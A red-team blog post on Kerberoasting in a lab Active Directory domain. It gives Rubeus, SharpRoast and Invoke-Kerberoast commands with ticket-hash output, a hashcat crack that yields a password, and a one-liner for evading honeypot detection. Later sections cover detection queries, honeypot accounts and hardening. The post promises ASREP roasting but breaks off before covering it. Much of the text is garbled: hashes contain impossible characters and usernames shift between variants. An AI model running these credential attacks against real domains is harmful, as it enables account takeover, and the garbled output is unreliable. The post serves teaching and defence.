

Check out my LTR101 Book

[MORE INFO >](#)



REDTEAM

Roasting your way to DA - Build-Break-Defend-Fix

Dive into both Kerberoasting and ASREP Roasting, looking at how they work, how to introduce them into an environment and how to fix them or where possible monitor and defend against them.



ANDY GILL

8 MAY 2020 • 13 MIN READ

Check out my LTR101 Book

[MORE INFO >](#)

X



Check out my LTR101 Book

[MORE INFO >](#)



Now that you have finished enjoying the beauty of Scotland in winter.

Kerberoasting(T1208)

Build

Break Things

Defend

Fix

ASREP-Roasting


Welcome to part 2 of my paving the way to DA series, in this post I'll be covering both Kerberoasting and ASREP Roasting, taking a deeper dive into how they work, how to introduce them into an environment and how to fix them or where possible monitor and defend against them.

If you missed the first part of the series it can be [found here](#), both are independent of each other but they are different ways of escalating your privileges on a network and each can be defended or fixed.

Also if you'd prefer to follow along with a video I streamed this earlier in the month:

Check out my LTR101 Book

[MORE INFO >](#)



Before we dive into all the fun stuff it is important to get a bit of background on the components that underpin the attacks discussed in this post. There are three main components that form kerberos authentication, the domain controller, target service and a client.



Check out my LTR101 Book

MORE INFO >

X



Essentially when a user from an endpoint (the client in this example) wants to access a specific service. The client requests an authentication ticket also known as a ticket-granting ticket (TGT) from the Key Distribution Centre (KDC).

1. The KDC will verify the credentials and sends back an encrypted TGT and session key for the client to access a specific service.
2. The TGT is encrypted using the Ticket Granting Service (TGS) secret key

When the client needs to communicate with a service on another node (a "principal", in Kerberos parlance), the client sends the TGT to the TGS, which usually shares the same host as the KDC. Service must be registered at TGS with a Service Principal Name (SPN).

A SPN is a feature whereby a user can request a ticket from the domain controller to access a service on the domain, the domain controller replies with a ticket that is encrypted with the user for that service's hash.

1. The client sends the current TGT to the TGS with the Service Principal Name (SPN) of the resource the client wants to access
2. The KDC verifies the TGT of the user and that the user has access to the service
3. TGS sends a valid session key for the service to the client
4. Client forwards the session key to the service to prove the user has access, and the service grants access.

Kerberoasting(T1208)

Check out my LTR101 Book

[MORE INFO >](#)

X



Kerberoasting works provided the target user has a non-null SPN property. We can take their kerberos hash and crack their password offline using something like john the ripper or hashcat.

Build

While there is legitimate functionality to have SPNs implemented, where possible (and I'll dive more into this later on in the post) it is recommended to setup any service accounts with a long password and to use AES256 by default rather than RC4. However for the purposes of this lab example we're not going to select AES256, instead we are going to use RC4.

First we need to create the account within AD that is going to be our service account. This can be done with domain admin on any machine within the domain but is easiest from the domain controller. To do this, there are many ways however the easiest command would be:

```
net user zephra_adm password /add /domain
```

Once this is done we can add a SPN for the user with the following:

```
setspn -s smb/purplehaze.offense:445 zephra_adm
```

below.

```
PS C:\Users\Administrator> net user zephyr_adm /add /domain
The command completed successfully.

PS C:\Users\Administrator> setspn -s smb/purplehaze.offense:445 zephyr_adm
Checking domain DC=purplehaze,DC=offense

Registering ServicePrincipalNames for CN=zephyr_adm,CN=Users,DC=purplehaze,DC=offense
          smb/purplehaze.offense:445
Updated object
PS C:\Users\Administrator>
```

Break Things

In order to kerberoast there are two options, on domain and off/outside a domain. Starting off with the attack path from on domain(which is the most likely situation during an internal or phishing engagement).

There are three tools that can be used for performing on-domain kerberoasting, rubeus, sharproast and invoke-kerberoast. Yes there are other tools out there for sure but I'll be covering how to perform the attack with these three and how to crack the hash produced in hashcat in this post :-).


Rubeus

Check out my LTR101 Book


[MORE INFO >](#)



downloaded here. Simply open the `.sln` file in VS then select `Build->Build Solution`.



This will build and drop the exe into the bin folder ready to use with command line or execute-assembly. For the purposes of this blog I'm going to demo use from an on-domain machine using the command line interface rather than via a command and control server (C2). However the execution method is identical anyway (there are multiple ways to compile it as a library and other things).



Once we've built Rubeus it is time to poll the domain controller for potential kerberos accounts that are kerberoastable on the domain, we can do this by launching Rubeus from a domain connected machine or within the context of a domain user.

At this stage it is worth noting that everytime this command is run the machine will retrieve ALL of the kerberos tickets for the domain, as a result this needs to be considered as they will also be cached.

```
Rubeus.exe kerberoast /format:hashcat
```

```
PS C:\Users\Administrator\Desktop\Ep2> .\Rubeus.exe kerberoast /format:hashcat

          _.-.
         (   ) )
         \  U  /
          \  D  /
           E  U  /
            \  B  /
             v1.4.2

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]           Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Searching the current domain for Kerberoastable users

[*] Found 4 user(s) to Kerberoast!

[*] SamAccountName      : andyg
[*] DistinguishedName   : CN=Andy,CN=Users,DC=purplehaze,DC=offense
[*] ServicePrincipalName : ldap\ws04.purplehaze.defense
[*] PwdLastSet           : 24/03/2020 02:35:00
[*] Supported ETypes     : RC4_HMAC_DEFAULT
[*] Hash                 : $krb5tgs$23$*andyg$purplehaze.offense$ldap\ws04.purplehaze.defense*$3A61480C7C72
                           ED8E1543727CB1BA3841$2B86C61F58144E0084A41214D5FC4D44E0BFC22A4B9E379729A3CF86148
                           0BB433D3D270F950BE71C7BA3D6B6F603022C70A50D76AE971EF154670645CF07DAE0B406391678F
                           5FB8D7D37FA8922C0B9140AD6D5409C69E8EEF60F68E900C2EC5F20B3CB82C02F61295FD6D7F1100
                           3AC34BAEF96F0B0C319BCFFD75C6EE9B36127C2B71CC3A56CDE03D8756A9E3ED73E40DEF8B5B040F
                           43243AC2E1973846155BE0375220D557BE74C5E90AEF9202B48EBFFE2C7029E2420DC09E9B0FA691
                           E928D5F16C90B1734A27FC96FF0BDD516F7F742BD0844250148C8A8BF2035E3DC8B0B0E6C1E37A5B
                           D6A09B485DPCA2A8434D09E12621DB25D4128E97896E77B9D6B69F2BAE41F8C206FC5B9F070F2AF
                           E71AC8CFA7F96182155D187F2618AF97FE1626EF2D84EF54A95046E506D588EBB9CF1FF20FD73F5
                           5A5DD0F4A2653E557DD5F0C6D87DC6BF96E8F00966578E9EC5B8A9002FA4604EBFE3840875BEB45E
                           4F91C6C0A8957DBC211B29014DA1F702884317144B7B7FC109631693D302D977EBFBBC2EFFB92953
                           FDEDE36BA4FCC7C3A61DB32D8D2F46641DC1CB130F7876CC795B44F833BD5511CBAD4301F1C4E941D
                           7E96B556A2E16D44D0A93DD6766F8BE67D16812C3693BCB779A90D0D4AEEC572E7F135DE54BC6B8B
                           2181E0CC9694F2CB41EEA2CC3CE43471DA90D4E9FB4877C359EF2EE5552FB37118CEB6D3C7DD83AF
                           F6D1B6F9D17F991F23A8E364B83EDEC0056EB372F0CA9A74F1C51967D0A7669C894EDD87331D74AA
                           3D1BCBEFF817CCE920394E572FE1DC1EB7AD6DD288CPAFF77FDD3A752741049A7A1F4B88F8182CD0
                           4C61097F4DFA37B7A046FCA88C63CDED932CF46802DAA52239FFDD39BD86962E0FF5A59748118701
                           9BFF8E6D9AF084DD469D7A3CB3256D40789E0D8286B5C0D478C569CEF59E19FE6C8C2863637CB8FE
                           65DB31C7D123D098A3DA669DF50B1099F1DD7D10AC69085799F6E7B6B45FC33FC64E42CAF0A9C3A
                           3CFA0AD38D684ADF5B7449096E902231AC2216561B3ADAE97CC27CE6348F4FD3C715EC421147F303
                           22C709C99247E903F31435779E6CB40A31F39B20CEE6B51B05071A53D8F8108A0C07FA39F89039A8
                           0617B99E6295D361C27CE114B14CE1CE531A61364325389BE11C7C9ECE6343498706EBC3530352370
```

Check out my LTR101 Book

[MORE INFO >](#)



```
32388B2170C6E11787730E1E388D072813H28B221759nB311B82D0880010n10n728727B12n1227n
94EFB4E212A0FE25F0A1B6F3523E70CA2D73F6219A42451C8CBD9675361F1F2108A1FE426F08283C
E6FB9E6D1CE2E9F1E0A01EE88CA33F1E326555C9D9F1CD53F105A46D843A1F23474A199AF7BE918
CAD69068A7F0C747521CB8AF76A200F06A2E4B09BD1D968F5B30515CCEFF0E1FBF30D5DC4
```

Additionally if the defensive team are smart they may implement honeyroasting with a domain account honey pot(more on this later on how to implement and track from a defensive perspective).

For the purposes of the demo we're going to go after the account we created `zephrr_adm`, therefore we'll grab the RC4 hash for this user using. This command requests only the RC4 version of the hash of the `zephrr_adm` user and outputs it to hashcat format for easy cracking.

```
Rubeus.exe kerberoast /user:zephrr_adm /format:hashcat /tgtdeleg
```



v1.4.2

```
[*] Action: Kerberoasting
[*] Using 'tgtdeleg' to request a TGT for the current user
[*] RC4_HMAC will be the requested for AES-enabled accounts, all etypes will be requested for everything else
[*] Target User      : zephrr_adm
[*] Searching the current domain for Kerberoastable users
[*] Found 1 user(s) to Kerberoast!

[*] SamAccountName      : zephrr_adm
[*] DistinguishedName   : CN=zephrr_adm,CN=Users,DC=purplehaze,DC=offense
[*] ServicePrincipalName : smb/purplehaze.offense:445
[*] PwdLastSet           : 04/05/2020 22:40:24
[*] Supported ETypes     : RC4_HMAC_DEFAULT
[*] Hash                 : $krb5tgs$23$*zephrr_adm$purplehaze.offense$smb/purplehaze.offense:445*$0716FCF2FC
77A62F62D53134ADA63CD5$199FDC00F35084C02D73918BDE86AB68584EDB0256CF38B28EB0DAA3
0FA09A9CD3AA199F3F4AP15DCFA6587CED370E9A05D809A7D998F5E16743983E2D89A3DDA99985EB
18C87922419684ED19807565896A81D326F8A7CC64A1387F9374AC61DFD5E4EDF95C6030F47CE56
5A8BF09D7638F2D4E975626AD507BE76791C174EEE469C6AE69EEC70C003553EDCB850220D
38BC6E8560F7D530B418E4060A3985BF587DD640EEB3D9B22C6B6AE205443299B53C2CB3EA19D279
CE163791DDEFAF27E89E732E1903CCE290F9A53E35F2116364D92739721E1D75CA3F46FD05444F91D
4CCBFC5798EF91836310C864A0A37325FB1807879555B7515658E50E1D2619CD98C43701E416C048
E60A7FFE4D029887A448D6AFD5BAC9E5CB8728FAB2879332B1C62639CB61A5953F13DAE0A426150
33AFAADD8C5571DA416FA5A945CDED9F9B6993A402A8A5371DFF996F2DF44D2ACDB1563C41E34C2D61
B69148958412B6A06675B45B15E51EB730797BA4F833DC9CFE20C9A3417683BF6A62DBC60231456
7ECB8634DDECDFC829DB24F393AB00A05A2023175AB08A2C029E26C483BAA9766FBD3EE2BEB941BB
F5BED9A921E84BB32716524BEDE50A068893CB001D39473AE2279E7E19AAA5E2D0F3060A81ABE021
698497A243756C017991DC536C5CA0983101EBAC8C5C2332E0FCF8FA9A97B1AC861D6B7ED0555A00
383AD7B8FCB8B924B38AA2A0C1ADDE93151640A1836E521616C71895DFFBAC3A779CD7A4A8780D
643E91FBAED8ADB02737F92DC34C94376568EFC7B45DD1FF28310CD92F3D346F42D358D1AEAEBC6B
2EC9648E1E243641ED2BAC63DE3B1FA9BE7220ACEB365E051DBC02DE89A56B209E0751AAD7A711A1
6C4B56890E0FD87526308F1F41D1BFEAE7EC4A8FF4A2C32CBB9AB0ACD5A54520BCC5D041737A2047
BA66A9DAD9D46E8B383EE9CB8DB06BE99F22652C8AABDB8C8A65F5FD1C25D68A0D352817E2E94001
B922AAB05481C0081DFF7EEC56B63F1B8BCB6937C0DED951E94B34FCCF59C3044DE03ECF203ACF03
A8FFE2D4593868EA0E0BBF13C3577F34403B59A9773011DA99DC94957E17AAA93C604F1B6F5E90A6
EB485C43E0764A9B215C2FC7E3289DABDB2D96D853BF459DA981BA6BDE873BE15E377CCC3A7626F5
5FE53F7141DB77D6B97725EB06F5207B03B9737FFE1927BF4D8260771733143BF1614535876DE140
1A9096CAA968CD90604A7EEE8E5F3EFFF64FA161FF1567FA67161B14833616E5E8B2EF6ED801EA1B
2F594BEA0124681565ABEF70B30FFF44105B51434072BDF37155CE5D8590A0E04DA1AFD62AE8584A
A6F46BE8BC1822D7E8BD37D4B3CD4359DAF899E40128733A821C0082BC8F4525CE6FA87311CC8AE6
36850F13980F638387A43D7A534645996CAD52378571E72F8E9E8683829C052F7F0C3B3F54571BAB
A9CE570159F77D924B7E230
```

We'll take the hash and crack it with hashcat:

```
1 $krb5tgs$23$*zephyr_adm$purplehaze.offense$smb/purplehaze.offense:445*$0716FCF2
```

From the hash we can see it is `$23` which indicates that the hash we retrieved is RC4. Which hashcat should be able to make light work of.

```
.\hashcat64.exe -m 13100 ep.txt wordlist.txt
```

For those that have never used hashcat, essentially the command above is:

- `hashcat64.exe` : Running hashcat64 binary on windows
- `-m 13100` : This is telling hashcat what the hashtype is, this is called a mask. In this case we're instructing it to use Kerberos 5, etype 23, TGS-REP.
- `ep.txt` : This is where the hash file is, this could be called anything but I've named the file `ep.txt` as shown in the screen capture above.
- `wordlist.txt` : This is a wordlist we're going to try the hash against to try and extract the cleartext password.

```
3e8e72dcb361af5f196772e07573da82d33c/ct3ad88934319f33efce6f1ec8e91afbf66e  
2c14215f480ccbfbabea59a44c16256aa392a4a4720fef9197cf851badd5d8e9d6073aa0da  
f1afb6abd94e6bf1d2790626fecf97099b44b2c41650eae63d48c9d6d:14Carmex!
```

```
Session.....: hashcat
```

Check out my LTR101 Book

[MORE INFO >](#)

X

```
Time.Started.....: Fri Apr 10 16:40:57 2020 (0 secs)
Time.Estimated...: Fri Apr 10 16:40:57 2020 (0 secs)
Guess.Base.....: File (.\wordlist.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 205 H/s (0.17ms) @ Accel:256 Loops:1 Thr:64 Vec:1
Recovered.....: 2/3 (66.67%) Digests, 2/3 (66.67%) Salts
Progress.....: 21/21 (100.00%)
```

The password for the user was successfully retrieved which was found to be `14Carmex!`. As the hash was `RC4_HMAC` it was easier to crack however if we were unable to retrieve a `RC4` hash the other indicator would be `$18` which is an `AES` hash. Hashcat can still attempt to crack this however it will take longer due to the encryption algorithm in use.

Alongside rubeus there are a few other ways to extract hashes when on a domain connected machine, `sharproast` and `invoke-kerberoast`, they both work in a similar way as shown.

SharpRoast

Rubeus younger brother and what the tool is based off of, `SharpRoast` (it's in the name) is a C# based toolset. It is now discontinued in favour of Rubeus however there may still be environments where it isn't detected vs Rubeus.

In order to use it, it also needs to be compiled in the same way as Rubeus. Once this is done the tool can be run as follows:

This command will request all of the SPNs for the domain and give back the hashes which can be sent to hashcat or john the ripper again. However for the purposes of this demo we're going to specify the account for ease of access:

```
.\SharpRoast.exe zephradm
```

```
PS C:\Users\Administrator\Desktop> .\SharpRoast.exe zephradm
SamAccountName      : zephradm
DistinguishedName   : CN=zephradm,CN=Users,DC=purplehaze,DC=offense
ServicePrincipalName : smb/purplehaze.offense:444
Hash                : $krb5tgs$23$*zephradm$purplehaze.offense$*smb/purplehaze.offense:444*$FD335858547
2FF94A30DC406C8EB861A$37621E7F1274E93EC194A7EDBE3C206BA7E393B8163ED4FDE3D4F2D369
D657FD69C68A9674970CA587146ED110BDD21456E5EB599B8B668BA352213FE4F22B00CCA780BE
7626C5C14C940A2FDD3B21DD5024045E083826631462F103CA1707F61E8AAC44C22FDC7265197C51
1747F724C4724DAA2666D4B38CEC1B14B8DD74BB7AAD3F1442440C7834A2E6E4076321EE17816ECA
E31F339C394FBD1FE1FFB173DD5506152B22F7E76B3578E09139514E6F4FC73351582808ACC21FDE
AE1405F4C8D264E77B9497A7FC1B360A0967DB074B7533874D11589D7D2DF2020541278B36970232
685090EB4C1E6A062DB24C93159B44E778B0616CA2B2EF22DDBC24E0FCBDA7DE257E6AD5F76BA6FE
9AC1209A17FAA876BBFA9DBF106ADFD4F7EE059AA89DD10440A2592383B8608A3E998DCD8E07133B
6092E15E49198F606B79F0A893BC703637FAE500DD9FDEAA6700918AC5F9F858D468D56E487226BC
AC82EC2BA96F959B8D00A84882A7D6AF993A0A0EA38548D7639172D9D4FE4D433E8364C8323D5593
125A23DBCE2B3F0B0B692F084F47C542B404B5D6D1719C602A187E52E910B51E0FC8D17F3232CBDA
27A16BB78050943B8D3F349A2D57F561311C3764989F04674D3DF5174670F90EA687A99C6608F981
929645E6AB8FED466611188676FF8FBCECA510BCC6AD5105039C462284PC2BA68CACB787E120151
BB3B04AEBC65C2682B5D748C9162A2393BDB8DBDC33878ADD5E9239CD6AC9D2A8FCEDA59F09614C
84A20D3B661A3330A4FEE826BF652551481D2788CE1E0F57FCE328D15A54FF7F963C4094ED2410B8
7833D586F01C6EFBD88FC1A437D2C80E1B9AD541EE3F5371F2F37DF419432119D299BC9317C14E59
664737DBF486F76D787E371E8668739E87F38B2554C7A800EAD13BDD661D457E398E7FE5A1F020E
3B7E9C16441D24D0B04D39A1D0ED51AF454886914732775E54285BF0C5F6AA69A5B5EBDE5ACE6F2C
2B0B099312B89A02F2552DFF82568D8405D1FCFB3D6EB2399C2A118E2025B86716C5C26758C442C3
853135B08047261F157D6558DDD5ABCBE2F48468485A7B8EA1B63E361BDF5FE39A085610C8EB0EBA
57879B47780D8E80C53236418D55CAE93F86B6B6E0E2FF9083747E6C90EF2DC08047DDAB42AC22F0
9A08FF87D386A442FA6E9490029E145F5BF3E916E822612556A71979CC73C90E465782F597F378
B71C2E5D5106E2B8DF2A2F40231647620FB21B1E32ED530E5AE9505591037CF7C0AB0BD16E2AFB6F
79BF263E1A51D6F28B1331DD5E7EEA5628381E9C322C2CEA827A0477622DE22B8B84E2307E8434F2
08EB5D0AE48EACFB283BA5F45133DF1465C0FB2C98A698B47865084D016DFCF539A7CC983F274451
B075006DB8AE3615FB822239321163ED8212058EA389B26A008DA327CF3DF1E28144F00FA2712C1FF
96E5F96A25F8D9E9C2927A5167B3176168184D21AA7AF2CCC3D1211E302AD7E62513767DF4042649
6763DA1B8B7B6818DDE0BAF90A5AD474B81F54463611DE3E16FAFE22B02A07E15D0AB4F180D302F8
2F8BF71BC46FC8F5FA1700E65149B63E02EDE7CEFF1E879CA63DECF94E4F790B88DE67281F
```

Invoke-Kerberoast

Finally probably the most used for a while is the powershell implementation of this attack, while attackers are moving more and more away from powershell, there are still environments where it works effectively.

Invoke-Kerberoast is an old module that was written into powersploit and empire but adopted by many frameworks and toolchains since then. It is essentially a powershell script that does the same actions as Rubeus and sharproast.

It can be run simply from powershell:

Invoke-Kerberoast

This will drop out all of the hashes on the domain in the same format that we've had from Rubeus and SharpRoast.

```
SamAccountName : ZD56Z6E49FD3B0C414387GBA4678CDB5942F48C105S6Z6E34B0027418HD9529C2D52D2B149C83F88C456359BE52F981B13F7973058520D8CDH3B9F14C5
DistinguishedName : zephra_adm
ServicePrincipalName : CN=zephra_adm,CN=Users,DC=purplehaze,DC=offense
TicketByteHexStreamHash : $krb5tgs$mb$purplehaze.offense:444:F03358585472FF94030DC406C8EB610537621F7F1274E93E1C9407EDBE3C206BA7E393B8163ED4FDE3D4F2D369D657FD69C68A9674970CA587146ED110BDD21456E5EB99B8B68B3R352213FE4B2F800C8A788BE765C61C494082FD3B21DD5024045E08382631462F103CA170761E8BAC44C22FD7265197C511747F724C4724DAA2666D4B38CEC1B14B8DD74B879AD3F1442440C7834R2E6E4076321EE17816GAE13F1393C94F21B1F1E7B173D056152822B7F7E6B3578E09135146E7FC73515288084C21FDE01405F4C8D624D6B7949770F7C13E6300697D8074F87538D74115897D72D2F0645P0412783B6979232E8509E0B4C1E6A062D2B4C9351B4E778B061GAE2B2F2DDBCB7A2E756ED507F6B6E9F9C12091A7F0876B7F8974BDE06ADF4P7EE059A89D104402592383B86E0B399CDBE07133B692E15E549198F60B7997893BC70361E005D9D9FDEA7609019AC5B9F858D468D56E487226C82B96B959B0D00848827D6F939A0038548D7631972D994D4F433E8364C832D593125A2D2BCE23BFB0B6B92F084F74C542B404B8D6D7119C620187E52019R10B51F0C8B77632C2D2B2A716B7B005043B8D3F49A2D5756131C376498F9746D743D15F1746709F6E87936873996F608732C9654E6B8F46611188676F8FB8CECA5105CGC6AD518039462284B986C8C8B5C2628B5D748C91624393BDBD3C13878D9A6E879239C6B459F9614C42D3B616A33304FEE8B62F5255148F7288CE1F045F7C5E8F419D4372DCE01B9453F5712F273D74912D9299371C41E9664737DBF8467678D7E31F6E6873987E7832554C780084D13BD8661D45147E3987F5E5H1F020E3634C494ED241B0B8733D586PE1C6B88HBF14C4372DCE01B9453F5712F273D74912D9299371C41E9664737DBF8467678D7E31F6E6873987E7832554C780084D13BD8661D45147E3987F5E5H1F020E3
```

Once again take the hash value and drop it into hashcat, there's a quick way of outputting this:

```
Invoke-Kerberoast -OutputFormat HashCat|Select-Object -ExpandProperty hash | out-file -Encoding ASCII kerberosHashes.txt
```

This will drop the hashes into an output file ready for cracking!

Operational Security Considerations

While attacks are useful to know about it is just as important to understand the operational security impacts (also known as opsec) when using tooling and techniques. Specifically if the target has implemented honeyroasting then there are one-liners that can allow you to operate under the radar such as:

```
Rubeus.exe kerberoast /pwdsetbefore:01-01-2017 /resultlimit:10
```

This will task Rubeus with requesting all SPNs with a password set before 1st Jan 2017 which is before the concept of honeyroasting was introduced therefore less likely to trigger alerts on that front!

Defend

specifically kerberoasting can be detected using either detection based on kerberos requests or by implementing honeyroasting. Instead of re-inventing the wheel, [check out this post on honeyroasting by my colleague Tim.](#)

Create a custom event view to identify when a Kerberos service ticket is requested for our honeypot user account. This can be accomplished by using the following XPath query that contains our newly created account. If we do not do this step, in a large active directory environment there will be thousands of 4769 event logs and it will be difficult to identify malicious activity.

```
<QueryList> <Query Id="0" Path="Security"> <Select Path="Security">*[System[(Level=4 or Level=0) and (EventID=4769)]] and * [EventData[Data[@Name='ServiceName']='tkerb']]</Select> </Query>
</QueryList>
```

A quick and easy one liner to create a honeyroast account can be done as shown, this will require [RSAT Tools from Microsoft.](#)

```
$UserPassword = ConvertTo-SecureString 'set a really long password in here for a user you want
to have as a honeyroast account' -AsPlainText -Force
```

```
New-ADUser -Name "tgttest" -AccountPassword $UserPassword -ChangePasswordAtLogon $false -City
"London" -Company "CompanyName" -Country "UK" -Enabled $true -Description "Account used for test"
```

Check out my LTR101 Book

MORE INFO >



```
dNeverExpires $true -AllowReversiblePasswordEncryption $true
```

Essentially this creates an account that looks very juicy to an attacker, however when kerberoasting is initiated and this account triggers it is a surefire way of identify nefarious activity on the network.

Additional recommendations from [MITRE](#) include are:

Enable Audit Kerberos Service Ticket Operations to log Kerberos TGS service ticket requests. Particularly investigate irregular patterns of activity (ex: accounts making numerous requests, Event ID 4769, within a small time frame, especially if they also request RC4 encryption [Type 0x17]).

Fix

In terms of actually fixing the issue there are a few key pieces of advice, where possible don't use RC4 if it can be helped. Use long passwords, or use password vaults for service accounts. Change your password policy to require 100+ character passwords that are randomly generated therefore less likely to be cracked.


Implement detections for anomalous service ticket requests, requires tracking state of all tgt ticket requests in a domain which is not a trivial task. Implement the use of honeypot accounts to alert for malicious activity.

Enable AES support(depends on base domain support 2008+)

Check out my LTR101 Book

[MORE INFO >](#)

X



Check out my LTR101 Book

[MORE INFO >](#)



zephraadm

@purplelaze.onions

User logon name (pre-Windows 2000):

PHO\

zephraadm

[Logon Hours...](#)

[Log On To...](#)

[Unlock account](#)

Account options:

- Use Kerberos DES encryption types for this account
- This account supports Kerberos AES 128 bit encryption.
- This account supports Kerberos AES 256 bit encryption.
- Do not require Kerberos preauthentication

Account expires

Never

Check out my LTR101 Book

[MORE INFO >](#)



OK

Cancel

